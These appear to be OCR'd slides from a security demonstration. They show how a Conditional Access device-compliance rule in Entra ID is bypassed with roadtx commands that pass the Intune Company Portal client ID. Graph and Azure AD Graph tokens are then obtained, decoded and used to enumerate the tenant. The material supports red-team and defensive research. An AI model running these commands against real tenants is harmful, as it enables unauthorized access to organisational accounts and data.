


Device name ↑	Managed by	Ownership	Compliance	OS	OS version	Primary us...
DESKTOP-4PAQL5Q	Intune	Personal	✓ Compliant	Windows	10.0.19045.39...	employee...
DESKTOP-9STRBMV	Intune	Corporate	✓ Compliant	Windows	10.0.19045.36...	employee...




```
┌──(kali㉿kali)-[~]
└─$ roadtx gettokens -u $username -p $password -r msgraph -ua $windows_ua
Requesting token for resource https://graph.microsoft.com/
Error during authentication: AADSTS53000: Device is not in required device state: compliant. Conditional Access policy r
equires a compliant device, and the device is not compliant. The user must enroll their device with an approved MDM prov
ider like Intune. Trace ID: 27c44b6d-363c-48ff-b22a-97479666cb00 Correlation ID: 2a345b5e-a65f-4b62-82ab-521079dc22b5 Ti
mestamp: 2024-04-08 11:21:19Z
```

The conditional access policy might **break this process of device enrollment** in Intune?



Intune Company Portal Magic




```
┌──(kali㉿kali)-[~]
└─$ roadtx gettokens -u $username -p $password -r msgraph -ua $windows_ua -c 9ba1a5c7-f17a-4de9-a1f1-6178c8d51223
Requesting token for resource https://graph.microsoft.com/
Tokens were written to .roadtools_auth
```

9ba1a5c7-f17a-4de9-a1f1-6178c8d51223


= Intune Company Portal

Access token with limited scope




```
 ],
 "app_displayname": "Microsoft Intune Company Portal",
 "appid": "9ba1a5c7-f17a-4de9-a1f1-6178c8d51223",
 "appidacr": "0",
 "aud": "https://graph.microsoft.com/",
 "exp": 1712579333,
 "iat": 1712575122,
 "idtyp": "user",
 "ipaddr": [redacted],
 "iss": "https://sts.windows.net/645064ee-9b6e-43db-9d46-fe81a65cfdea/",
 "name": "employee01",
 "nbf": 1712575122,
 "oid": "71d6baf0-8476-46f6-b120-3dd1cd2dde1a",
 "platf": "3",
 "puid": "100320031A6A921B",
 "rh": "0.AT0A7mROZG6b20OdRv6Bplz96gMAAAAAAAAAwAAAAAAAAAAChAJE.",
 "scp": "Device.Read.All DeviceManagementConfiguration.Read.All DeviceManagementConfiguration.ReadWrite.All ServicePrincipalEndpoint.Read.All User.Read",
 "signin_state": [
     "inknownntwk"
```


Downgrade to Azure AD Graph



```
┌──(kali㉿kali)-[~]
└─$ roadtx gettokens -u $username -p $password -r aadgraph -ua $windows_ua -c 9ba1a5c7-f17a-4de9-a1f1-6178c8d51223
Requesting token for resource https://graph.windows.net/
Tokens were written to .roadtools_auth
```



```
    "appid": "9ba1a5c7-f17a-4de9-a1f1-6178c8d51223",
    "appidacr": "0",
    "aud": "https://graph.windows.net/",
    "exp": 1712580708,
    "iat": 1712576763,
    "ipaddr": "[redacted]",
    "iss": "https://sts.windows.net/645064ee-9b6e-43db-9d46-fe81a65cfdea/",
    "name": "employee01",
    "nbf": 1712576763,
    "oid": "71d6baf0-8476-46f6-b120-3dd1cd2dde1a",
    "puid": "100320031A6A921B",
    "rh": "0.AT0A7mRQZG6b20OdRv6Bplz96gIAAAAAAAAAwAAAAAAAAAAChAJE.",
    "scp": "user_impersonation",
    "sub": "vfNxRERQV93WyXjEhCalX6F6D-wp6qo8iNaJuQEYht4",
```



Database Stats

Users	9
Groups	7
Applications	2
ServicePrincipals	185
Devices	10
Administrative Units	0

Tenant information

Name	MSFT
Tenant ID	645064ee-9b6e
Syncs from AD	Yes

View Raw

Authorization Policy

Self-service password reset ena

MSOnline powershell blocked

Default user role permissions

Default user role permissions

Guest access settings

